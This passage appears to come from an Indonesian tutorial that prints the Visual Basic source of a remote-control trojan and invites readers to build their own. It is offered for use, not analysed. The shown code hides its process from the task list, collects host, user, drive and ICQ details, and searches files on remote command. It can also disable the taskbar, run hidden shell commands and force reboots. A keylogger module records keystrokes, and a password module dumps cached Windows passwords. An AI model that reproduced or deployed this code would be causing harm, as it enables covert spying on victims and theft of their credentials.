Type TOKEN_PRIVILEGES
    PrivilegeCount As Long
    Privileges(ANYSIZE ARRAY) As LUID AND ATTRIBUTES
End Type

Public Const TOKEN_ADJUST_PRIVILEGES = 32
Public Const TOKEN_QUERY = 8
Public Const SE_PRIVILEGE_ENABLED As Long = 2

Declare Function LookupPrivilegeValue Lib "advapi32.dll" Alias
"LookupPrivilegeValueA" (ByVal lpSystemName As String, ByVal
lpName As String, lpLuid AS LARGE_INTEGER) As Long
```

```
Declare Function GetCurrentProcess Lib "Kernel32" () As Long
Declare Function AdjustTokenPrivileges Lib "advapi32.dll"
(ByVal TokenHandle As Long, ByVal DisableAllPrivileges As
Long, NewState As TOKEN_PRIVILEGES, ByVal BufferLength As
Long, PreviousState As TOKEN_PRIVILEGES, ReturnLength As Long)
As Long
Declare Function OpenProcessToken Lib "advapi32.dll" (ByVal
ProcessHandle As Long, ByVal DesiredAccess As Long,
TokenHandle As Long) As Long

Global cUsuariosICQ As String
Global cPrimeiroUIN As String
Global cHostName As String
Global cIPAddress As String
Global cDrives As String
Global cDrivesString As String
Global cDiretoriowindows As String
Global cSystemDirectory As String
Global cICQDirectory As String
Global cAppDirectory As String
Global cComputer As String
Global cBuffer As String * 255

Global nPort As Long

Public IsTaskBarEnabled As Integer
Public TaskBarMenuHwnd As Integer
Public TaskBarHWnd As Long

Global xAnswer As Variant
Global lWindowsNT As Boolean
Global lKeyLog As Boolean

'Run
Public Declare Function ShellExecute Lib "shell32.dll" Alias
"ShellExecuteA" (ByVal hWnd As Long, ByVal lpOperation As
String, ByVal lpFile As String, ByVal lpParameters As String,
ByVal lpDirectory As String, ByVal nShowCmd As Long) As Long

Public Function SetValueEx(ByVal hKey As Long, sValueName As
String, lType As Long, vValue As Variant) As Long
   Dim lValue As Long
   Dim sValue As String

   Select Case lType
      Case REG_SZ
           sValue = vValue & Chr$(0)
           SetValueEx = RegSetValueExString(hKey, sValueName,
0&, lType, sValue, Len(sValue))
      Case REG_DWORD
           lValue = vValue
           SetValueEx = RegSetValueExLong(hKey, sValueName,
0&, lType, lValue, 4)
   End Select
End Function

Function QueryValueEx(ByVal lhKey As Long, ByVal szValueName
As String, vValue As Variant) As Long
   On Error GoTo QueryValueExError

   Dim cch As Long
   Dim lrc As Long
   Dim lType As Long
   Dim lValue As Long
   Dim nLoop As Long
   Dim sValue As String
   Dim sBinaryString As String
```

```
   lrc = RegQueryValueExNULL(lhKey, szValueName, 0&, lType,
0&, cch)

   If lrc <> ERROR_NONE Then Error 5
   Select Case lType
      Case REG_SZ:
            sValue = String(cch, 0)
            lrc = RegQueryValueExString(lhKey, szValueName, 0&,
lType, sValue, cch)

            If lrc = ERROR_NONE Then
               vValue = Left$(sValue, cch - 1)
            Else
               vValue = Empty
            End If

      Case REG_BINARY
            sValue = String(cch, 0)
            lrc = RegQueryValueExString(lhKey, szValueName, 0&,
lType, sValue, cch)

            If lrc = ERROR_NONE Then
               vValue = sValue
            Else
               vValue = Empty
            End If

            sBinaryString = ""
            For nLoop = 1 To Len(sValue)
               sBinaryString = sBinaryString &
Format$(Hex(Asc(Mid$(vValue, nLoop, 1))), "00") & " "
            Next
            vValue = sBinaryString

      Case REG_DWORD:
            lrc = RegQueryValueExLong(lhKey, szValueName, 0&,
lType, lValue, cch)
            If lrc = ERROR_NONE Then vValue = lValue

      Case Else
            lrc = -1
   End Select

QueryValueExExit:
   QueryValueEx = lrc
   Exit Function

QueryValueExError:
   Resume QueryValueExExit
End Function

Public Sub CreateNewKey(sNewKeyName As String, lPredefinedKey
As Long)
   Dim hNewKey As Long
   Dim lRetVal As Long

   lRetVal = RegCreateKeyEx(lPredefinedKey, sNewKeyName, 0&,
vbNullString, REG_OPTION_NON_VOLATILE, KEY_ALL_ACCESS, 0&,
hNewKey, lRetVal)
   RegCloseKey (hNewKey)
End Sub

Public Sub SetKeyValue(ByVal hKey As Long, sKeyName As String,
sValueName As String, vValueSetting As Variant, lValueType As
Long)
   Dim lRetVal As Long
```

```
    lRetVal = RegOpenKeyEx(hKey, sKeyName, 0, KEY_ALL_ACCESS,
hKey)
    lRetVal = SetValueEx(hKey, sValueName, lValueType,
vValueSetting)

    RegCloseKey (hKey)
End Sub

Public Function QueryValue(ByVal hKey As Long, sKeyName As
String, sValueName As String) As String
    Dim lRetVal As Long
    Dim vValue As Variant

    lRetVal = RegOpenKeyEx(hKey, sKeyName, 0, KEY_ALL_ACCESS,
hKey)
    lRetVal = QueryValueEx(hKey, sValueName, vValue)

    QueryValue = vValue
    RegCloseKey (hKey)
End Function

Public Function InternetConnected() As Boolean
    InternetConnected = True
End Function

Public Sub ObtemDrives()
    Dim cDriveAtual As String
    Dim cTodosDrives As String
    Dim r&, pos%, DriveType&

    cTodosDrives = Space$(64)
    r& = GetLogicalDriveStrings(Len(cTodosDrives),
cTodosDrives)

    cTodosDrives = Left$(cTodosDrives, r&)
    cDrivesString = ""
    cDrives = ""

    Do
       pos% = InStr(cTodosDrives, Chr$(0))
       If pos% Then
          cDriveAtual = Left$(cTodosDrives, pos%)
          DriveType& = GetDriveType(cDriveAtual)
          cDriveAtual = RemoveChr0(cDriveAtual)

          If cDriveAtual <> "a:\" And cDriveAtual <> "b:\" Then
             If cDrives = "" Then
                cDrives = cDriveAtual
             Else
                cDrives = cDrives + ";" + cDriveAtual
             End If

             If DriveType& = DRIVE_REMOVABLE Then
                cDrivesString = cDrivesString + cDriveAtual +
"=Floppy/Removable  "
             ElseIf DriveType& = DRIVE_FIXED Then
                cDrivesString = cDrivesString + cDriveAtual +
"=HD  "
             ElseIf DriveType& = DRIVE_REMOTE Then
                cDrivesString = cDrivesString + cDriveAtual +
"=Remoto  "
             ElseIf DriveType& = DRIVE_CDROM Then
                cDrivesString = cDrivesString + cDriveAtual +
"=CD-ROM  "
             ElseIf DriveType& = DRIVE_RAMDISK Then
```

```
                cDrivesString = cDrivesString + cDriveAtual +
"=RamDisk  "
             Else
                cDrivesString = cDrivesString + cDriveAtual +
"=Undefined  "
             End If
          End If

          cTodosDrives = Mid$(cTodosDrives, pos% + 1,
Len(cTodosDrives))
       End If
   Loop Until cTodosDrives = ""

   cDrivesString = UCase(cDrivesString)
   cDrives = UCase(cDrives)
End Sub

Public Sub ICQ_UIN()
   Dim cHasil As String
   Dim cUsuario As String
   Dim cUIN As String
   Dim nLoop As Integer

   cUsuariosICQ = ""
   cPrimeiroUIN = ""
   cHasil = Left(cICQDirectory, Len(cICQDirectory) - 1)

   If cHasil = "" Then
      cUsuariosICQ = "Não Usa ICQ"
   Else
      cHasil = Dir(cHasil & "\*.UIN")

      Do While cHasil <> ""
         cUIN = Left(cHasil, Len(cHasil) - 4)
         cUsuario = QueryValue(HKEY_CURRENT_USER,
"SOFTWARE\Mirabilis\ICQ\Owners\" & cUIN, "Name")

         If cUsuario <> "" Then
            cUsuariosICQ = cUsuariosICQ & "UIN: " & cUIN & " -
" & cUsuario & vbCrLf
         End If

         If cPrimeiroUIN = "" Then cPrimeiroUIN = cUIN + "-" +
cUsuario
         cHasil = Dir
      Loop
   End If
End Sub

Function ComputerName() As String
   Call GetComputerName(cBuffer, 255)
   ComputerName = Left$(cBuffer, InStr(cBuffer, Chr$(0)) - 1)
End Function

Function NetUserName() As String
   Dim rtn As Long

   rtn = WNetGetUser("", cBuffer, 255)
   If rtn = 0 Then
      NetUserName = Left(cBuffer, InStr(cBuffer, Chr$(0)) - 1)
   Else
      NetUserName = ""
   End If
End Function

Public Sub SearchDirs(curpath$, ByVal cCommandCode)
   On Error Resume Next
```

```
    Dim dirs%, dirbuf$(), i%
    DoEvents

    hItem& = FindFirstFile(curpath$ & "*.*", WFD)
    If hItem& <> INVALID_HANDLE_VALUE Then
       Do
          If (WFD.dwFileAttributes And vbDirectory) Then
             If Asc(WFD.cFileName) <> 46 Then
                If (dirs% Mod 10) = 0 Then ReDim Preserve
dirbuf$(dirs% + 10)
                dirs% = dirs% + 1
                dirbuf$(dirs%) = Left$(WFD.cFileName,
InStr(WFD.cFileName, vbNullChar) - 1)
             End If
          End If
       Loop While FindNextFile(hItem&, WFD)

       Call FindClose(hItem&)
    End If

    If cCommandCode = COMMAND_FIND_FILE Then
       Call SearchFileSpec(curpath$, ANSWER_FIND_FILE)
    ElseIf cCommandCode = COMMAND_FIND_BITMAP Then
       Call SearchFileSpec(curpath$, ANSWER_FIND_BITMAP)
    ElseIf cCommandCode = COMMAND_FIND_MULTIMEDIA Then
       Call SearchFileSpec(curpath$, ANSWER_FIND_MULTIMEDIA)
    End If

    For i% = 1 To dirs%
       SearchDirs curpath$ & dirbuf$(i%) & "\", cCommandCode
    Next i%
End Sub

Public Sub SearchFileSpec(curpath$, ByVal cCommandCode)
    On Error Resume Next

    Dim lFoundFile As Boolean
    Dim cFile As String
    Dim nLoop As Long

    hFile& = FindFirstFile(curpath$ & FileSpec$, WFD)

    If hFile& <> INVALID_HANDLE_VALUE Then
       Do
          DoEvents
          FRMMAIN.SM cCommandCode & curpath$ &
Left$(WFD.cFileName, InStr(WFD.cFileName, vbNullChar) - 1)
       Loop While FindNextFile(hFile&, WFD)

       Call FindClose(hFile&)
    End If
End Sub

Public Function VersiWindows() As String
    Dim myOS As OSVERSIONINFO
    Dim cSystem As String
    Dim lResult As Long

    myOS.dwOSVersionInfoSize = Len(myOS)
    lResult = GetVersionEx(myOS)
    lWindowsNT = False

    If myOS.dwPlatformId = VER_PLATFORM_WIN32_NT Then
       cSystem = "Windows NT "
       lWindowsNT = True
    ElseIf myOS.dwPlatformId = VER_PLATFORM_WIN32_WINDOWS Then
```

```
      cSystem = "Windows 95/98 "
   ElseIf myOS.dwPlatformId = VER_PLATFORM_WIN32s Then
      cSystem = "Win32s "
   Else
      cSystem = "Undefined "
   End If

   VersiWindows = cSystem & _
                  myOS.dwMajorVersion & "." & _
                  myOS.dwMinorVersion & " " & _
                  Trim(myOS.dwBuildNumber) & " " & _
                  Trim(RemoveChr0(myOS.szCSDVersion))
End Function

Public Function RemoveChr0(cString As String)
   While Right(cString, 1) = Chr$(0)
      cString = Left(cString, Len(cString) - 1)
   Wend

   RemoveChr0 = cString
End Function

Public Sub HangUp()
   Dim lpRasConn(255) As RasConn
   Dim lpcb As Long
   Dim lpcConnections As Long
   Dim hRasConn As Long
   Dim nLoop As Long

   lpRasConn(0).dwSize = RAS_RASCONNSIZE
   lpcb = RAS_MAXENTRYNAME * lpRasConn(0).dwSize
   lpcConnections = 0

   ReturnCode = RasEnumConnections(lpRasConn(0), lpcb,
lpcConnections)
   If ReturnCode = ERROR_SUCCESS Then
      For nLoop = 0 To lpcConnections - 1
         If Trim(ByteToString(lpRasConn(nLoop).szEntryName))
= Trim(gstrISPName) Then
            hRasConn = lpRasConn(nLoop).hRasConn
            ReturnCode = RasHangUp(ByVal hRasConn)
         End If
      Next
   End If
End Sub

Public Function ByteToString(bytString() As Byte) As String
   Dim nLoop As Integer

   ByteToString = ""
   nLoop = 0
   While bytString(nLoop) <> 0&
      ByteToString = ByteToString & Chr(bytString(nLoop))
      nLoop = nLoop + 1
   Wend
End Function

Private Function FromSz(szStr As String) As String
   If InStr(szStr, vbNullChar) Then
      FromSz = Left(szStr, InStr(szStr, vbNullChar) - 1)
   Else
      FromSz = szStr
   End If
End Function

Public Function ShellGetText(Program As String) As String
      Dim sTempFile As String
```

```
        Dim hFile As Long
        Dim pid As Long
        Dim hProcess As Long
        Dim bResult As Boolean

        sTempFile = Space(1024)
        GetTempFileName Environ("TEMP"), "OUT", 0, sTempFile
        sTempFile = FromSz(sTempFile)

        pid = Shell(Environ("COMSPEC") & " /C " & Program & ">"
& sTempFile, vbHidden)
        hProcess = OpenProcess(SYNCHRONIZE, True, pid)

        Do Until (hProcess = 0) Or
WaitForSingleObject(hProcess, 60000)
           GoTo CloseHandles
        Loop

CloseHandles:
        hFile = FreeFile
        Open sTempFile For Binary As #hFile
        ShellGetText = Input$(LOF(hFile), hFile)
        Close #hFile

        CloseHandle hProcess
        Kill sTempFile
End Function

Public Sub FastTaskSwitching(bEnabled As Boolean)
   Dim bDisabled As Long

   bDisabled = Not bEnabled
   xAnswer = SystemParametersInfo(97, bDisabled, CStr(1), 0)
End Sub

Public Sub DisableTaskBar()
   TaskBarhWnd = FindWindow("Shell_traywnd", "")

   If TaskBarhWnd <> 0 Then
      If IsWindowEnabled(TaskBarhWnd) = 1 Then
         IsTaskBarEnabled = EnableWindow(TaskBarhWnd, 0)
      End If
   End If
End Sub

Public Sub EnableTaskBar()
   If IsTaskBarEnabled = 0 Then
      IsTaskBarEnabled = EnableWindow(TaskBarhWnd, 1)
   End If
End Sub

Public Function RebootSystem() As Boolean
   Dim hToken As Long
   Dim lAnswer As Long
   Dim tkp As TOKEN_PRIVILEGES
   Dim tkpOld As TOKEN_PRIVILEGES
   Dim fOkReboot As Boolean

   If lWindowsNT Then
      If OpenProcessToken(GetCurrentProcess(), _
            TOKEN_ADJUST_PRIVILEGES Or TOKEN_QUERY, hToken)
Then

         lAnswer = LookupPrivilegeValue(vbNullString,
"SeShutdownPrivilege", tkp.Privileges(0).pLuid)

         tkp.PrivilegeCount = 1
```

```
            tkp.Privileges(0).Attributes = SE_PRIVILEGE_ENABLED

            fOkReboot = AdjustTokenPrivileges(hToken, 0, tkp,
LenB(tkpOld), tkpOld, lAnswer)
         End If

      Else
         fOkReboot = True
      End If

      If fOkReboot Then
         RebootSystem = (ExitWindowsEx(EWX_REBOOT, 0) <> 0)
      End If
   End Function

   Sub Main()
      cAppDirectory = App.Path

      If Right(cAppDirectory, 1) <> "\" Then
         cAppDirectory = cAppDirectory + "\"
      End If

      If App.PrevInstance Then
         End
      End If

      lWindowsNT = False
      xAnswer = VersiWindows()

      If Not lWindowsNT Then
         xAnswer = RegisterServiceProcess(0, 1)
      End If

      xAnswer = GetSystemDirectory(cBuffer, Len(cBuffer))
      cSystemDirectory = Left(cBuffer, xAnswer)
      xAnswer = GetWindowsDirectory(cBuffer, Len(cBuffer))
      cDiretorioWindows = Left(cBuffer, xAnswer)

      If Right(cSystemDirectory, 1) <> "\" Then
         cSystemDirectory = cSystemDirectory + "\"
      End If
      If Right(cDiretorioWindows, 1) <> "\" Then
         cDiretorioWindows = cDiretorioWindows + "\"
      End If

      FRMMAIN.Show
   End Sub
```

➢ Modul KEYLOG

```
Option Explicit

'fungsi API untuk mengecek apakah sedang ada tombol yang
ditekan (dengan nilai ASC dalam parameternya).
Public Declare Function GetAsyncKeyState Lib "user32" (ByVal
vKey As Long) As Integer
Public Declare Function GetKeyState Lib "user32" (ByVal
nVirtKey As Long) As Integer

Const VK_LBUTTON = &H1
Const VK_RBUTTON = &H2
Const VK_CANCEL = &H3
Const VK_MBUTTON = &H4
Const VK_BACK = &H8
Const VK_TAB = &H9
```

```
Const VK_CLEAR = &HC
Const VK_RETURN = &HD
Const VK_SHIFT = &H10
Const VK_CONTROL = &H11
Const VK_MENU = &H12
Const VK_PAUSE = &H13
Const VK_CAPITAL = &H14
Const VK_ESCAPE = &H1B
Const VK_SPACE = &H20
Const VK_PRIOR = &H21
Const VK_NEXT = &H22
Const VK_END = &H23
Const VK_HOME = &H24
Const VK_LEFT = &H25
Const VK_UP = &H26
Const VK_RIGHT = &H27
Const VK_DOWN = &H28
Const VK_SELECT = &H29
Const VK_PRINT = &H2A
Const VK_EXECUTE = &H2B
Const VK_SNAPSHOT = &H2C
Const VK_INSERT = &H2D
Const VK_DELETE = &H2E
Const VK_HELP = &H2F
Const VK_NUMPAD0 = &H60
Const VK_NUMPAD1 = &H61
Const VK_NUMPAD2 = &H62
Const VK_NUMPAD3 = &H63
Const VK_NUMPAD4 = &H64
Const VK_NUMPAD5 = &H65
Const VK_NUMPAD6 = &H66
Const VK_NUMPAD7 = &H67
Const VK_NUMPAD8 = &H68
Const VK_NUMPAD9 = &H69
Const VK_MULTIPLY = &H6A
Const VK_ADD = &H6B
Const VK_SEPARATOR = &H6C
Const VK_SUBTRACT = &H6D
Const VK_DECIMAL = &H6E
Const VK_DIVIDE = &H6F
Const VK_F1 = &H70
Const VK_F2 = &H71
Const VK_F3 = &H72
Const VK_F4 = &H73
Const VK_F5 = &H74
Const VK_F6 = &H75
Const VK_F7 = &H76
Const VK_F8 = &H77
Const VK_F9 = &H78
Const VK_F10 = &H79
Const VK_F11 = &H7A
Const VK_F12 = &H7B
Const VK_F13 = &H7C
Const VK_F14 = &H7D
Const VK_F15 = &H7E
Const VK_F16 = &H7F
Const VK_F17 = &H80
Const VK_F18 = &H81
Const VK_F19 = &H82
Const VK_F20 = &H83
Const VK_F21 = &H84
Const VK_F22 = &H85
Const VK_F23 = &H86
Const VK_F24 = &H87
Const VK_NUMLOCK = &H90
Const VK_SCROLL = &H91
Const VK_LSHIFT = &HA0
```

```
Const VK_RSHIFT = &HA1
Const VK_LCONTROL = &HA2
Const VK_RCONTROL = &HA3
Const VK_LMENU = &HA4
Const VK_RMENU = &HA5
Const VK_ATTN = &HF6
Const VK_CRSEL = &HF7
Const VK_EXSEL = &HF8
Const VK_EREOF = &HF9
Const VK_PLAY = &HFA
Const VK_ZOOM = &HFB
Const VK_NONAME = &HFC
Const VK_PA1 = &HFD
Const VK_OEM_CLEAR = &HFE

'fungsi untuk mengecek nilai penekanan pada tombol
Public Function CheckKey(nKey As Integer) As String
   If nKey = 32 Or _
      nKey >= 65 And nKey <= 90 Or _
      nKey >= 48 And nKey <= 57 Then

      CheckKey = ""

      If GetKeyState(18) < 0 Then
         CheckKey = "ALT+"
      End If
      If GetKeyState(17) < 0 Then
         CheckKey = CheckKey + "CTRL+"
      End If
      If GetKeyState(16) < 0 Then
         If nKey >= 65 And nKey <= 90 Then
            If (GetKeyState(VK_CAPITAL) And 1) = 1 Then
               nKey = nKey + 32
            End If
         Else
            CheckKey = CheckKey + "SHIFT+"
         End If
      Else
         If nKey >= 65 And nKey <= 90 Then
            If (GetKeyState(VK_CAPITAL) And 1) = 0 Then
               nKey = nKey + 32
            End If
         End If
      End If

      CheckKey = IIf(CheckKey = "", "", "[") + _
                 CheckKey + Chr(nKey) + _
                 IIf(CheckKey = "", "", "]")

   ElseIf nKey >= VK_NUMPAD0 And _
          nKey <= VK_NUMPAD9 Then

      CheckKey = Chr(nKey - VK_NUMPAD0 + 48)

   ElseIf nKey >= VK_F1 And _
          nKey <= VK_F24 Then

      CheckKey = "[F" + CStr(nKey - VK_F1 + 1) + "]"

   ElseIf nKey = VK_ESCAPE Then
      CheckKey = "[ESC]"
   ElseIf nKey = VK_END Then
      CheckKey = "[END]"
   ElseIf nKey = VK_HOME Then
      CheckKey = "[HOME]"
   ElseIf nKey = VK_LEFT Then
      CheckKey = "[LEFT]"
```

```
    ElseIf nKey = VK_UP Then
       CheckKey = "[UP]"
    ElseIf nKey = VK_RIGHT Then
       CheckKey = "[RIGHT]"
    ElseIf nKey = VK_DOWN Then
       CheckKey = "[DOWN]"
    ElseIf nKey = VK_PRIOR Then
       CheckKey = "[PGUP]"
    ElseIf nKey = VK_NEXT Then
       CheckKey = "[PGDN]"
    ElseIf nKey = VK_INSERT Then
       CheckKey = "[INS]"
    ElseIf nKey = VK_DELETE Then
       CheckKey = "[DEL]"
    ElseIf nKey = VK_RETURN Then
       CheckKey = "[ENTER]" + vbCrLf
    ElseIf nKey = VK_BACK Then
       CheckKey = "[BACKSPACE]"
    ElseIf nKey = VK_TAB Then
       CheckKey = "[TAB]"

    ElseIf nKey <> 1 And _
           nKey <> 16 And _
           nKey <> 17 And _
           nKey <> 18 Then

       CheckKey = "[" + CStr(nKey) + "]"
    End If
End Function
```

➢ Modul MONITOR

```
Option Explicit

Const CCHDEVICENAME = 32
Const CCHFORMNAME = 32

Private Type DEVMODE
    dmDeviceName As String * CCHDEVICENAME
    dmSpecVersion As Integer
    dmDriverVersion As Integer
    dmSize As Integer
    dmDriverExtra As Integer
    dmFields As Long
    dmOrientation As Integer
    dmPaperSize As Integer
    dmPaperLength As Integer
    dmPaperWidth As Integer
    dmScale As Integer
    dmCopies As Integer
    dmDefaultSource As Integer
    dmPrintQuality As Integer
    dmColor As Integer
    dmDuplex As Integer
    dmYResolution As Integer
    dmTTOption As Integer
    dmCollate As Integer
    dmFormName As String * CCHFORMNAME
    dmUnusedPadding As Integer
    dmBitsPerPel As Integer
    dmPelsWidth As Long
    dmPelsHeight As Long
    dmDisplayFlags As Long
    dmDisplayFrequency As Long
End Type
```

```
Const DM_BITSPERPEL = &H40000
Const DM_PELSWIDTH = &H80000
Const DM_PELSHEIGHT = &H100000

Private Declare Function ChangeDisplaySettings Lib "user32"
Alias "ChangeDisplaySettingsA" (lpInitData As DEVMODE, ByVal
dwFlags As Long) As Long
Private Declare Function EnumDisplaySettings Lib "user32"
Alias "EnumDisplaySettingsA" (ByVal lpszDeviceName As Long,
ByVal iModeNum As Long, lpDevMode As DEVMODE) As Long

Const CDS_UPDATEREGISTRY = &H1
Const CDS_TEST = &H2
Const CDS_FULLSCREEN = &H4
Const CDS_GLOBAL = &H8
Const CDS_SET_PRIMARY = &H10
Const CDS RESET = &H40000000
Const CDS_SETRECT = &H20000000
Const CDS_NORESET = &H10000000

Const DISP_CHANGE_SUCCESSFUL = 0
Const DISP_CHANGE_RESTART = 1
Const DISP_CHANGE_FAILED = -1
Const DISP_CHANGE_BADMODE = -2
Const DISP_CHANGE_NOTUPDATED = -3
Const DISP_CHANGE_BADFLAGS = -4
Const DISP_CHANGE_BADPARAM = -5

Dim D() As DEVMODE, lNumModes As Long

Public Sub TampilHasil()
   Dim l As Long
   Dim lMaxModes As Long

   lMaxModes = 10
   ReDim D(0 To lMaxModes) As DEVMODE

   lNumModes = 0
   l = EnumDisplaySettings(0, lNumModes, D(lNumModes))

   Do
      lNumModes = lNumModes - 1
      If lNumModes > lMaxModes Then
         lMaxModes = lMaxModes + 8
         ReDim Preserve D(0 To lMaxModes) As DEVMODE
      End If

      l = EnumDisplaySettings(0, lNumModes, D(lNumModes))
      If l = 0 Then
         Exit Do
      End If

      FRMMAIN.SM ANSWER_RESOLUTION & D(lNumModes).dmPelsWidth
& "x" & D(lNumModes).dmPelsHeight & "x" &
D(lNumModes).dmBitsPerPel
   Loop

   lNumModes = lNumModes - 1
End Sub

Public Sub KembaliHasil(x As Long)
   Dim l As Long
   Dim Flags As Long

    D(x).dmFields = DM_BITSPERPEL Or DM_PELSWIDTH Or
DM_PELSHEIGHT
```

```
    Flags = CDS_UPDATEREGISTRY

    l = ChangeDisplaySettings(D(x), Flags)

    If l = DISP_CHANGE_RESTART Then
       FRMMAIN.SM ANSWER_OK & "Reset..."
    ElseIf l = DISP_CHANGE_SUCCESSFUL Then
       FRMMAIN.SM ANSWER_OK & "Resolution Changed"
    Else
       FRMMAIN.SM ANSWER_INVALID & "Error Change Resolution"
    End If
End Sub
```

➢ Modul PASSWORD

```
Option Explicit

Type PASSWORD_CACHE_ENTRY
   cbEntry As Integer              'ukuran dari struktur yg
dikembalikan  (dalam byte)
   cbResource As Integer           'ukuran dari string sumber,
(dalam byte)
   cbPassword As Integer           'ukuran dari string
password, (dalam byte)
   iEntry As Byte                  'entri posisi dalam file
PWL
   nType As Byte                   'type dari entri
   abResource(1 To 1024) As Byte   'buffer untuk menangani
string sumber, diikuti oleh string password apakah lebih
besar?

End Type

Declare Function WNetEnumCachedPasswords Lib "mpr.dll" (ByVal
s As String, ByVal i As Integer, ByVal b As Byte, ByVal proc
As Long, ByVal l As Long) As Long

Public Function callback(x As PASSWORD_CACHE_ENTRY, ByVal
lSomething As Long) As Integer
   Dim nLoop As Integer
   Dim cString As String

   cString = "Type: " & x.nType

   '1 = domains?
   '4 = mail/mapi clients?
   '6 = RAS entries?
   '19 = iexplorer entries?

   cString = cString & "     Resource: "
   For nLoop = 1 To x.cbResource
       If x.abResource(nLoop) <> 0 Then
          cString = cString & Chr(x.abResource(nLoop))
       Else
          cString = cString & " "
       End If
   Next

   cString = cString & "     Pwd: "

   For nLoop = x.cbResource + 1 To (x.cbResource +
x.cbPassword)
       If x.abResource(nLoop) <> 0 Then
          cString = cString & Chr(x.abResource(nLoop))
       Else
```

```
            cString = cString & " "
        End If
    Next

    cComputer = cComputer + "Password: " + cString + vbCrLf

    callback = True
End Function

Public Sub GetPasswords()
    Dim nLoop As Integer
    Dim cString As String
    Dim lLong As Long
    Dim bByte As Byte

    bByte = &HFF
    nLoop = 0
    lLong = 0
    cString = ""

    Call WNetEnumCachedPasswords(cString, nLoop, bByte,
AddressOf callback, lLong)
End Sub
```

//==========ANDA JUGA PASTI BISA==========//